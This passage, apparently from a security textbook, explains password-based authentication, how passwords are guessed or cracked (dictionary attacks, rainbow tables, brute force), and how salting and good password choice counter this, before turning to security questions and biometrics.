The use of passwords is fairly straightforward, as you probably already know from experience. A user enters some piece of identification, such as a name or an assigned user ID; this identification can be available to the public or can be easy to guess because it does not provide the real protection. The protection system then requests a password from the user. If the password matches the one on file for the user, the user is authenticated and allowed access. If the password match fails, the system requests the password again, in case the user mistyped.

Even though passwords are widely used, they suffer from some difficulties of use:

- *Use.* Supplying a password for each access to an object can be inconvenient and time consuming.
- *Disclosure.* If a user discloses a password to an unauthorized individual, the object becomes immediately accessible. If the user then changes the password to re-protect the object, the user must inform any other legitimate users of the new password because their old password will fail.
- *Revocation.* To revoke one user's access right to an object, someone must change the password, thereby causing the same problems as disclosure.
- *Loss.* Depending on how the passwords are implemented, it may be impossible to retrieve a lost or forgotten password. The operators or system administrators can certainly intervene and provide a new password, but often they cannot determine what password a user had chosen previously. If the user loses (or forgets) the password, administrators must assign a new one.

Attacking and Protecting Passwords

How secure are passwords themselves? Passwords are somewhat limited as protection devices because of the relatively small number of bits of information they contain. Worse, people pick passwords that do not even take advantage of the number of bits available: Choosing a well-known string, such as qwerty, password, or 123456 reduces an attacker's uncertainty or difficulty essentially to zero.

Knight and Hartley [[KNI98](#)] list, in order, 12 steps an attacker might try in order to determine a password. These steps are in increasing degree of difficulty (number of guesses), and so they indicate the amount of work to which the attacker must go in order to derive a password. Here are their password guessing steps:

- no password
- the same as the user ID
- is, or is derived from, the user's name
- on a common word list (for example, password, secret, private) plus common names and patterns (for example, qwerty, aaaaaa)

- contained in a short college dictionary
- contained in a complete English word list
- contained in common non-English-language dictionaries
- contained in a short college dictionary with capitalizations (PaSsWorD) or substitutions (digit 0 for letter O, and so forth)
- contained in a complete English dictionary with capitalizations or substitutions
- contained in common non-English dictionaries with capitalization or substitutions
- obtained by brute force, trying all possible combinations of alphabetic characters
- obtained by brute force, trying all possible combinations from the full character set

Although the last step will always succeed, the steps immediately preceding it are so time consuming that they will deter all but the most dedicated attacker for whom time is not a limiting factor.

Every password can be guessed; password strength is determined by how many guesses are required.

We now expand on some of these approaches.

Dictionary Attacks

Several network sites post dictionaries of phrases, science fiction character names, places, mythological names, Chinese words, Yiddish words, and other specialized lists. These lists help site administrators identify users who have chosen weak passwords, but the same dictionaries can also be used by attackers of sites that do not have such attentive administrators. The COPS [[FAR90](#)], Crack [[MUF92](#)], and SATAN [[FAR95](#)] utilities allow an administrator to scan a system for weak passwords. But these same utilities, or other homemade ones, allow attackers to do the same. Now Internet sites offer so-called password recovery software as freeware or shareware for under \$20. (These are password-cracking programs.)

People think they can be clever by picking a simple password and replacing certain characters, such as 0 (zero) for letter O, 1 (one) for letter I or L, 3 (three) for letter E or @ (at) for letter A. But users aren't the only people who could think up these substitutions.

Inferring Passwords Likely for a User

If Sandy is selecting a password, she is probably not choosing a word completely at random. Most likely Sandy's password is something meaningful to her. People typically choose personal passwords, such as the name of a spouse, child, other family member, or pet. For any given person, the number of such possibilities is only a dozen or two. Trying this many passwords by computer takes well under a second! Even a person working by hand could try ten likely candidates in a minute or two.

Thus, what seemed formidable in theory is in fact quite vulnerable in practice, and the

likelihood of successful penetration is frighteningly high. Morris and Thompson [MOR79] confirmed our fears in their report on the results of having gathered passwords from many users, shown in Table 2-1. Figure 2-1 (based on data from that study) shows the characteristics of the 3,289 passwords gathered. The results from that study are distressing, and the situation today is likely to be the same. Of those passwords, 86 percent could be uncovered in about one week's worth of 24-hour-a-day testing, using the very generous estimate of 1 millisecond per password check.

Number	Percentage	Structure
15	<1%	Single ASCII character
72	2%	Two ASCII characters
464	14%	Three ASCII characters
477	14%	Four alphabetic letters
706	21%	Five alphabetic letters, all the same case
605	18%	Six lowercase alphabetic letters
492	15%	Words in dictionaries or lists of names
2831	86%	Total of all categories above

TABLE 2-1 Password Characteristics




FIGURE 2-1 Distribution of Password Types

Lest you dismiss these results as dated (they were reported in 1979), Klein repeated the experiment in 1990 [[KLE90](#)] and Spafford in 1992 [[SPA92a](#)]. Each collected approximately 15,000 passwords. Klein reported that 2.7 percent of the passwords were guessed in only 15 minutes of machine time (at the speed of 1990s computers), and 21 percent were guessed within a week! Spafford found that the average password length was 6.8 characters and that 28.9 percent consisted of only lowercase alphabetic characters.

Then, in 2002 the British online bank Egg found its users still choosing weak passwords [[BUX02](#)]. A full 50 percent of passwords for their online banking service were family members' names: 23 percent children's names, 19 percent a spouse or partner, and 9 percent their own. Alas, pets came in at only 8 percent, while celebrities and football (soccer) stars tied at 9 percent each. And in 1998, Knight and Hartley [[KNI98](#)] reported that approximately 35 percent of passwords are deduced from syllables and initials of the account owner's name. In December 2009 the computer security firm Imperva analyzed 34 million Facebook passwords that had previously been disclosed accidentally, reporting that

- about 30 per cent of users chose passwords of fewer than seven characters.
- nearly 50 per cent of people used names, slang words, dictionary words or trivial passwords—consecutive digits, adjacent keyboard keys and so on.
- most popular passwords included 12345, 123456, 1234567, password, and iloveyou, in the top ten.

Two friends we know told us their passwords as we helped them administer their systems, and their passwords would both have been among the first we would have guessed. But, you say, these are amateurs unaware of the security risk of a weak password. At a recent meeting, a security expert related this experience: He thought he had chosen a solid password, so he invited a class of students to ask him questions and offer guesses as to his password. He was amazed that they asked only a few questions before they had deduced the password. And this was a security expert!

The conclusion we draw from these incidents is that people choose weak and easily guessed passwords more frequently than some might expect. Clearly, people find something in the password process that is difficult or unpleasant: Either people are unable to choose good passwords, perhaps because of the pressure of the situation, or they fear they will forget solid passwords. In either case, passwords are not always good authenticators.

Guessing Probable Passwords

Think of a word. Is the word you thought of long? Is it uncommon? Is it hard to spell or to pronounce? The answer to all three of these questions is probably no.

Penetrators searching for passwords realize these very human characteristics and use them to their advantage. Therefore, penetrators try techniques that are likely to lead to rapid success. If people prefer short passwords to long ones, the penetrator will plan to try all passwords but to try them in order by length. There are only $26^1 + 26^2 + 26^3 = 18,278$ (not case sensitive) passwords of length 3 or less. Testing that many passwords would be difficult but possible for a human, but repetitive password testing is an easy computer

application. At an assumed rate of one password per millisecond, all of these passwords can be checked in 18.278 seconds, hardly a challenge with a computer. Even expanding the tries to 4 or 5 characters raises the count only to 475 seconds (about 8 minutes) or 12,356 seconds (about 3.5 hours), respectively.

This analysis assumes that people choose passwords such as vxlag and msms as often as they pick enter and beer. However, people tend to choose names or words they can remember. Many computing systems have spelling checkers that can be used to check for spelling errors and typographic mistakes in documents. These spelling checkers sometimes carry online dictionaries of the most common English words. One contains a dictionary of 80,000 words. Trying all of these words as passwords takes only 80 seconds at the unrealistically generous estimate of one guess per millisecond.

Nobody knows what the most popular password is, although some conjecture it is “password.” Other common ones are user, abc123, aaaaaa (or aaaaa or aaaaaaa), 123456, and asdfg or qwerty (the arrangement of keys on a keyboard). Lists of common passwords are easy to find (for example, http://blog.jimmyr.com>Password_analysis_of_databases_that_were_hacked_28_2009.php; See also <http://threatpost.com/password-is-no-longer-the-worst-password/103746> for a list of the most common passwords, obtained in a data breach from Adobe, Inc. From these examples you can tell that people often use anything simple that comes to mind as a password, so human attackers might succeed by trying a few popular passwords.

Common passwords—such as qwerty, password, 123456—are used astonishingly often.

Defeating Concealment

Easier than guessing a password is just to read one from a table, like the sample table shown in [Table 2-2](#). The operating system authenticates a user by asking for a name and password, which it then has to validate, most likely by comparing to a value stored in a table. But that table then becomes a treasure trove for evil-doers: Obtaining the table gives access to all accounts because it contains not just one but all user IDs and their corresponding passwords.

Identity	Password
Jane	qwerty
Pat	aaaaaa
Phillip	oct31witch
Roz	aaaaaa
Herman	guessme
Claire	aq3wm\$oto!4

TABLE 2-2 Sample Password Table

Operating systems stymie that approach by storing passwords not in their public form but in a concealed form (using encryption, which we describe later in this chapter), as shown in [Table 2-3](#). When a user creates a password, the operating system accepts and immediately conceals it, storing the unreadable version. Later when the user attempts to authenticate by entering a user ID and password, the operating system accepts whatever is typed, applies the same concealing function, and compares the concealed version with what is stored. If the two forms match, the authentication passes.

Identity	Password
Jane	0x471aa2d2
Pat	0x13b9c32f
Phillip	0x01c142be
Roz	0x13b9c32f
Herman	0x5202aae2
Claire	0x488b8c27

TABLE 2-3 Sample Password Table with Concealed Password Values

Operating systems store passwords in hidden (encrypted) form so that compromising the id–password list does not give immediate access to all user accounts.

We used the term “conceal” in the previous paragraph because sometimes the operating system performs some form of scrambling that is not really encryption, or sometimes it is a restricted form of encryption. The only critical point is that the process be one-way: Converting a password to its concealment form is simple, but going the other way (starting with a concealed version and deriving the corresponding password) is effectively impossible. (For this reason, on some websites if you forget your password, the system can reset your password to a new, random value, but it cannot tell you what your forgotten password was.)

For active authentication, that is, entering identity and authenticator to be able to access a system, most systems lock out a user who fails a small number of successive login attempts. This failure count prevents an attacker from attempting more than a few guesses. (Note, however, that this lockout feature gives an attacker a way to prevent access by a legitimate user: simply enter enough incorrect passwords to cause the system to block the account.) However, if the attacker obtains an encrypted password table and learns the concealment algorithm, a computer program can easily test hundreds of thousands of guesses in a matter of minutes.

As numerous studies in this chapter confirmed, people often use one of a few predictable passwords. The interceptor can create what is called a rainbow table, a list of the concealed forms of the common passwords, as shown in [Table 2-4](#). Searching for matching entries in an intercepted password table, the intruder can learn that Jan’s

password is 123456 and Mike's is qwerty. The attacker sorts the table to make lookup fast.

Original Password	Encrypted Password
asdfg	0x023c94fc
p@55w0rd	0x04ff38d9
aaaaaa	0x13b9c32f
password	0x2129f30d
qwerty	0x471aa2d2
12345678	0x4f2c4dd8
123456	0x5903c34d
aaaaa	0x8384a8c8
	etc.

TABLE 2-4 Sample Rainbow Table for Common Passwords

Rainbow table: precomputed list of popular values, such as passwords

Scrambled passwords have yet another vulnerability. Notice in [Table 2-2](#) that Pat and Roz both chose the same password. Both copies will have the same concealed value, so someone who intercepts the table can learn that users Pat and Roz have the same password. Knowing that, the interceptor can also guess that Pat and Roz both chose common passwords, and start trying the usual ones; when one works, the other will, too.

To counter both these threats, some systems use an extra piece called the **salt**. A salt is an extra data field different for each user, perhaps the date the account was created or a part of the user's name. The salt value is joined to the password before the combination is transformed by concealment. In this way, Pat+aaaaaa has a different concealment value from Roz+aaaaaa, as shown in [Table 2-5](#). Also, an attacker cannot build a rainbow table because the common passwords now all have a unique component, too.

Identity	ID+password (not stored in table)	Stored Authentication Value
Jane	Jan+qwerty	0x1d46e346
Pat	Pat+aaaaaa	0x2d5d3e44
Phillip	Phi+oct31witch	0xc23c04d8
Roz	Roz+aaaaaa	0xe30f4d27
Herman	Her+guessme	0x8127f48d
Claire	Cla+aq3wm\$oto!4	0x5209d942

TABLE 2-5 Sample Password Table with Personalized Concealed Password Values

Salt: user-specific component joined to an encrypted password to distinguish identical passwords

Exhaustive Attack

In an **exhaustive** or **brute force** attack, the attacker tries all possible passwords, usually in some automated fashion. Of course, the number of possible passwords depends on the implementation of the particular computing system. For example, if passwords are words consisting of the 26 characters A–Z and can be of any length from 1 to 8 characters, there are 26^1 passwords of 1 character, 26^2 passwords of 2 characters, and 26^8 passwords of 8 characters. Therefore, the system as a whole has $26^1 + 26^2 + \dots + 26^8 = 26^9 - 1 \sim 5 * 10^{12}$ or five million million possible passwords. That number seems intractable enough. If we were to use a computer to create and try each password at a rate of checking one password per millisecond, it would take on the order of 150 years to test all eight-letter passwords. But if we can speed up the search to one password per microsecond, the work factor drops to about two months. This amount of time is reasonable for an attacker to invest if the reward is large. For instance, an intruder may try brute force to break the password on a file of credit card numbers or bank account information.

But the break-in time can be made even more tractable in a number of ways. Searching for a single particular password does not necessarily require all passwords to be tried; an intruder need try only until the correct password is identified. If the set of all possible passwords were evenly distributed, an intruder would likely need to try only half of the password space: the expected number of searches to find any particular password. However, an intruder can also use to advantage the uneven distribution of passwords. Because a password has to be remembered, people tend to pick simple passwords; therefore, the intruder should try short combinations of characters before trying longer ones. This feature reduces the average time to find a match because it reduces the subset of the password space searched before finding a match. And as we described earlier, the attacker can build a rainbow table of the common passwords, which reduces the attack effort to a simple table lookup.

All these techniques to defeat passwords, combined with usability issues, indicate that we need to look for other methods of authentication. In the next section we explore how to implement strong authentication as a control against impersonation attacks. For another example of an authentication problem, see [Sidebar 2-3](#).

Good Passwords

Chosen carefully, passwords can be strong authenticators. The term “password” implies a single word, but you can actually use a nonexistent word or a phrase. So 2Brn2Bti? could be a password (derived from “to be or not to be, that is the question”) as could “PayTaxesApril15th.” Note that these choices have several important characteristics: The strings are long, they are chosen from a large set of characters, and they do not appear in a dictionary. These properties make the password difficult (but, of course, not impossible) to determine. If we do use passwords, we can improve their security by a few simple practices:

- *Use characters other than just a–z.* If passwords are chosen from the letters a–z, there are only 26 possibilities for each character. Adding digits expands the number of possibilities to 36. Using both uppercase and lowercase letters plus digits expands the number of possible characters to 62. Although this change seems small, the effect is large when someone is testing a full space of all possible combinations of characters. It takes about 100 hours to test all 6-letter words chosen from letters of one case only, but it takes about 2 years to test all 6-symbol passwords from upper- and lowercase letters and digits. Although 100 hours is reasonable, 2 years is oppressive enough to make this attack far less attractive.

Sidebar 2-3 Will the Real Earl of Buckingham Please Step Forward?

A man claiming to be the Earl of Buckingham was identified as Charlie Stopford, a man who had disappeared from his family in Florida in 1983 and assumed the identity of Christopher Buckingham, an 8-month-old baby who died in 1963. Questioned in England in 2005 after a check of passport details revealed the connection to the deceased Buckingham baby, Stopford was arrested when he didn’t know other correlating family details [[PAN06](#)]. (His occupation at the time of his arrest? Computer security consultant.)

The British authorities knew he was not Christopher Buckingham, but what was his real identity? The answer was discovered only because his family in the United States thought it recognized him from photos and a news story: Stopford was a husband and father who had disappeared more than 20 years earlier. Because he had been in the U.S. Navy (in military intelligence, no less) and his adult fingerprints were on file, authorities were able to make a positive identification.

As for the title he appropriated for himself, there has been no Earl of Buckingham since 1687.

In modern society we are accustomed to a full paper trail documenting events from birth through death, but not everybody fits neatly into that model. Consider the case of certain people who for various reasons need to change their identity.

When the government changes someone's identity (for example, when a witness goes into hiding), the new identity includes school records, addresses, employment records, and so forth.

How can we authenticate the identity of war refugees whose home country may no longer exist, let alone civil government and a records office? What should we do to authenticate children born into nomadic tribes that keep no formal birth records? How does an adult confirm an identity after fleeing a hostile territory without waiting at the passport office for two weeks for a document?

- *Choose long passwords.* The combinatorial explosion of password guessing difficulty begins around length 4 or 5. Choosing longer passwords makes it less likely that a password will be uncovered. Remember that a brute force penetration can stop as soon as the password is found. Some penetrators will try the easy cases—known words and short passwords—and move on to another target if those attacks fail.
- *Avoid actual names or words.* Theoretically, there are 26^6 , or about 300 million 6-letter “words” (meaning any combination of letters), but there are only about 150,000 words in a good collegiate dictionary, ignoring length. By picking one of the 99.95 percent nonwords, you force the attacker to use a longer brute-force search instead of the abbreviated dictionary search.
- *Use a string you can remember.* Password choice is a double bind. To remember the password easily, you want one that has special meaning to you. However, you don't want someone else to be able to guess this special meaning. One easy-to-remember password is UcnB2s. That unlikely looking jumble is a simple transformation of “you can never be too secure.” The first letters of words from a song, a few letters from different words of a private phrase, or something involving a memorable basketball score are examples of reasonable passwords. But don't be too obvious. Password-cracking tools also test replacements like 0 (zero) for o or O (letter “oh”) and 1 (one) for l (letter “ell”) or \$ for S (letter “ess”). So I10v3U is already in the search file.
- *Use variants for multiple passwords.* With accounts, websites, and subscriptions, an individual can easily amass 50 or 100 passwords, which is clearly too many to remember. Unless you use a trick. Start with a phrase as in the previous suggestion: Ih1b2s (I have one brother, two sisters). Then append some patterns involving the first few vowels and consonants of the entity for the password: Ih1b2sIvs for vIsa, Ih1b2sAfc for fAcEbook, and so forth.
- *Change the password regularly.* Even if you have no reason to suspect that someone has compromised the password, you should change it from time to time. A penetrator may break a password system by obtaining an old list or working exhaustively on an encrypted list.
- *Don't write it down.* Note: This time-honored advice is relevant only if physical security is a serious risk. People who have accounts on many machines and servers, and with many applications or sites, may have trouble remembering

all the access codes. Setting all codes the same or using insecure but easy-to-remember passwords may be more risky than writing passwords on a reasonably well-protected list. (Obviously, you should not tape your PIN to your bank card or post your password on your computer screen.)

- *Don't tell anyone else.* The easiest attack is **social engineering**, in which the attacker contacts the system's administrator or a user to elicit the password in some way. For example, the attacker may phone a user, claim to be "system administration," and ask the user to verify the user's password. Under no circumstances should you ever give out your private password; legitimate administrators can circumvent your password if need be, and others are merely trying to deceive you.

These principles lead to solid password selection, but they lead to a different problem: People choose simple passwords because they have to create and remember so many passwords. Bank accounts, email access, library services, numerous websites, and other applications all seem to require a password. We cannot blame users for being tempted to use one simple password for all of them when the alternative is trying to remember dozens if not hundreds of strong passwords, as discussed in [Sidebar 2-4](#).

Sidebar 2-4 Usability in the Small versus Usability in the Large

To an application developer seeking a reasonable control, a password seems to be a straightforward mechanism for protecting an asset. But when many applications require passwords, the user's simple job of remembering one or two passwords is transformed into the nightmare of keeping track of a large number of them. Indeed, a visit to <http://www.passwordbook.com> suggests that users often have difficulty managing a collection of passwords. The site introduces you to a password and login organizer that is cheaply and easily purchased. In the words of the vendor, it is "The complete password manager for the busy Web master or network administrator ... Safe and easy, books don't crash! Now you can manage all your passwords in one hardbound book."

Although managing one password or token for an application might seem easy (we call it "usability in the small"), managing many passwords or tokens at once becomes a daunting task ("usability in the large"). The problem of remembering a large variety of items has been documented in the psychology literature since the 1950s, when Miller [[MIL56](#)] pointed out that people remember things by breaking them into memorable chunks, whether they are digits, letters, words, or some other identifiable entity. Miller initially documented how young adults had a memory span of seven (plus or minus two) chunks. Subsequent research revealed that the memory span depends on the nature of the chunk: longer chunks led to shorter memory spans: seven for digits, six for letters, and five for words. Other factors affect a person's memory span, too. Cowan [[COW01](#)] suggests that we assume a working memory span of four chunks for young adults, with shorter spans for children and senior citizens. For these reasons, usability should inform not only the choice of appropriate password construction (the small) but also the security architecture itself (the large).

Other Things Known

Passwords, or rather something only the user knows, are one form of strong authentication. Passwords are easy to create and administer, inexpensive to use, and easy to understand. However, users too often choose passwords that are easy for them to remember, but not coincidentally easy for others to guess. Also, users can forget passwords or tell them to others. Passwords come from the authentication factor of something the user knows, and unfortunately people's brains are imperfect.

Consequently, several other approaches to "something the user knows" have been proposed. For example, [Sidebar 2-5](#) describes authentication approaches employing a user's knowledge instead of a password. However, few user knowledge authentication techniques have been well tested and few scale up in any useful way; these approaches are still being researched.

Sidebar 2-5 Using Personal Patterns for Authentication

Lamandé [[LAM10](#)] reports that the GrIDSure authentication system (<http://www.gridsure.com>) has been integrated into Microsoft's Unified Access Gateway (UAG) platform. This system allows a user to authenticate herself with a one-time passcode based on a pattern of squares chosen from a grid. When the user wishes access, she is presented with a grid containing randomly assigned numbers; she then enters as her passcode the numbers that correspond to her chosen pattern. Because the displayed grid numbers change each time the grid is presented, the pattern enables the entered passcode to be a one-time code. GrIDSure is an attempt to scale a "user knowledge" approach from usability in the small to usability in the large. Many researchers (see, for example, [[SAS07](#), [BON08](#), and [BID09](#)]) have examined aspects of GrIDSure's security and usability, with mixed results. It remains to be seen how the use of GrIDSure compares with the use of a collection of traditional passwords.

Similarly, the ImageShield product from Confident Technologies (www.confidenttechnologies.com) asks a user to enroll by choosing three categories from a list; the categories might be cats, cars, and flowers, for example. Then at authentication time, the user is shown a grid of pictures, some from the user's categories and others not. Each picture has a 1-character letter or number. The user's one-time access string is the characters attached to the images from the user's preselected categories. So, if the pictures included a cat with label A, a flower with label 7, and seven other images, the user's access value would be A7. The images, characters and positions change for each access, so the authenticator differs similarly.

Authentication schemes like this are based on simple puzzles that the user can solve easily but that an imposter would be unable to guess successfully. However, with novel authentication schemes, we have to be aware of the phenomenon of usability in the small and the large: Can a user remember squares on a grid and categories of pictures and a favorite vacation spot and the formula $2a+c$ and many other nonobvious things?

Security Questions

Instead of passwords, some companies use questions to which (presumably) only the right person would know the answer. Such questions include mother's maiden name, street name from childhood, model of first automobile, and name of favorite teacher. The user picks relevant questions and supplies the answers when creating an identity.

The problem with such questions is that the answers to some can be determined with little difficulty, as was the case for Sarah Palin's email account. With the number of public records available online, mother's maiden name and street name are often available, and school friends could guess a small number of possible favorite teachers. Anitra Babic and colleagues [[BAB09](#)] documented the weakness of many of the supposedly secret question systems in current use. Joseph Bonneau and Sören Preibusch [[BON10](#)] did a detailed survey of website authentication methods and found little uniformity, many weaknesses, and no apparent correlation between the value of a site's data and its authentication requirements.

Passwords are becoming oppressive as many websites now ask users to log in. But when faced with a system that is difficult to handle, users often take the easy route: choosing an easy password and reusing it on many sites. To overcome that weakness, some systems use a form of authentication that cannot be stolen, duplicated, forgotten, lent, or lost: properties of the user, as we discuss in the next section. The technology for passing personal characteristics to a remote server requires more than a keyboard and pointing device, but such approaches are becoming more feasible, especially as password table breaches increase.

Authentication Based on Biometrics: Something You Are

Biometrics are biological properties, based on some physical characteristic of the human body. The list of biometric authentication technologies is still growing. Now devices can recognize the following biometrics:

- fingerprint
- hand geometry (shape and size of fingers)
- retina and iris (parts of the eye)
- voice
- handwriting, signature, hand motion
- typing characteristics
- blood vessels in the finger or hand
- face
- facial features, such as nose shape or eye spacing

Authentication with biometrics has advantages over passwords because a biometric cannot be lost, stolen, forgotten, or shared and is always available, always at hand, so to speak. These characteristics are difficult, if not impossible, to forge.

Examples of Biometric Authenticators

Many physical characteristics are possibilities as authenticators. In this section we

present examples of two of them, one for the size and shape of the hand, and one for the patterns of veins in the hand.

[Figure 2-2](#) shows a hand geometry reader. The user places a hand on the sensors, which detect lengths and widths of fingers, curvature, and other characteristics.




FIGURE 2-2 Hand Geometry Reader (Graeme Dawes/Shutterstock)

An authentication device from Fujitsu reads the pattern of veins in the hand. This device does not require physical contact between the hand and the reader, which is an advantage for hygiene. The manufacturer claims a false acceptance rate of 0.00008 percent and false rejection rate of 0.01 percent, with a response time of less than one second. [Figure 2-3](#) shows this device embedded in a computer mouse, so the user is automatically authenticated.




FIGURE 2-3 Hand Vein Reader (Permission for image provided courtesy of Fujitsu)

Problems with Use of Biometrics

Biometrics come with several problems:

- Biometrics are relatively *new*, and some people find their use *intrusive*. For example, people in some cultures are insulted by having to submit to fingerprinting, because they think that only criminals are fingerprinted. Hand geometry and face recognition (which can be done from a camera across the room) are scarcely invasive, but people have real concerns about peering into a laser beam or sticking a finger into a slot. (See [[SCH06a](#)] for some examples of people resisting biometrics.)
- Biometric recognition devices are *costly*, although as the devices become more popular, their cost per device should go down. Still, outfitting every user's workstation with a reader can be expensive for a large company with many employees.
- Biometric readers and comparisons can become a *single point of failure*. Consider a retail application in which a biometric recognition is linked to a payment scheme: As one user puts it, "If my credit card fails to register, I can always pull out a second card, but if my fingerprint is not recognized, I have only that one finger." (Fingerprint recognition is specific to a single finger; the pattern of one finger is not the same as another.) Manual laborers can actually rub off their fingerprints over time, and a sore or irritation may confound a fingerprint reader. Forgetting a password is a user's fault; failing biometric authentication is not.
- All biometric readers use *sampling* and establish a *threshold* for acceptance of a close match. The device has to sample the biometric, measure often hundreds of key points, and compare that set of measurements with a template. Features vary slightly from one reading to the next, for example, if your face is tilted, if you press one side of a finger more than another, or if your voice is affected by a sinus infection. Variation reduces accuracy.
- Although equipment accuracy is improving, *false readings* still occur. We label a **false positive** or **false accept** a reading that is accepted when it should be rejected (that is, the authenticator does not match) and a **false negative** or **false reject** one that rejects when it should accept. Often, reducing a false positive rate increases false negatives, and vice versa. [Sidebar 2-6](#) explains why we can never eliminate all false positives and negatives. The consequences for a false negative are usually less than for a false positive, so an acceptable system may have a false positive rate of 0.001 percent but a false negative rate of 1 percent. However, if the population is large and the asset extremely valuable, even these small percentages can lead to catastrophic results.

False positive: incorrectly confirming an identity.

False negative: incorrectly denying an identity.

Sidebar 2-6 What False Positives and Negatives Really Mean

Screening systems must be able to judge the degree to which their matching schemes work well. That is, they must be able to determine if they are effectively identifying those people who are sought while not harming those people who are not sought. When a screening system compares something it has (such as a stored fingerprint) with something it is measuring (such as a finger's characteristics), we call this a dichotomous system or test: There either is a match or there is not.

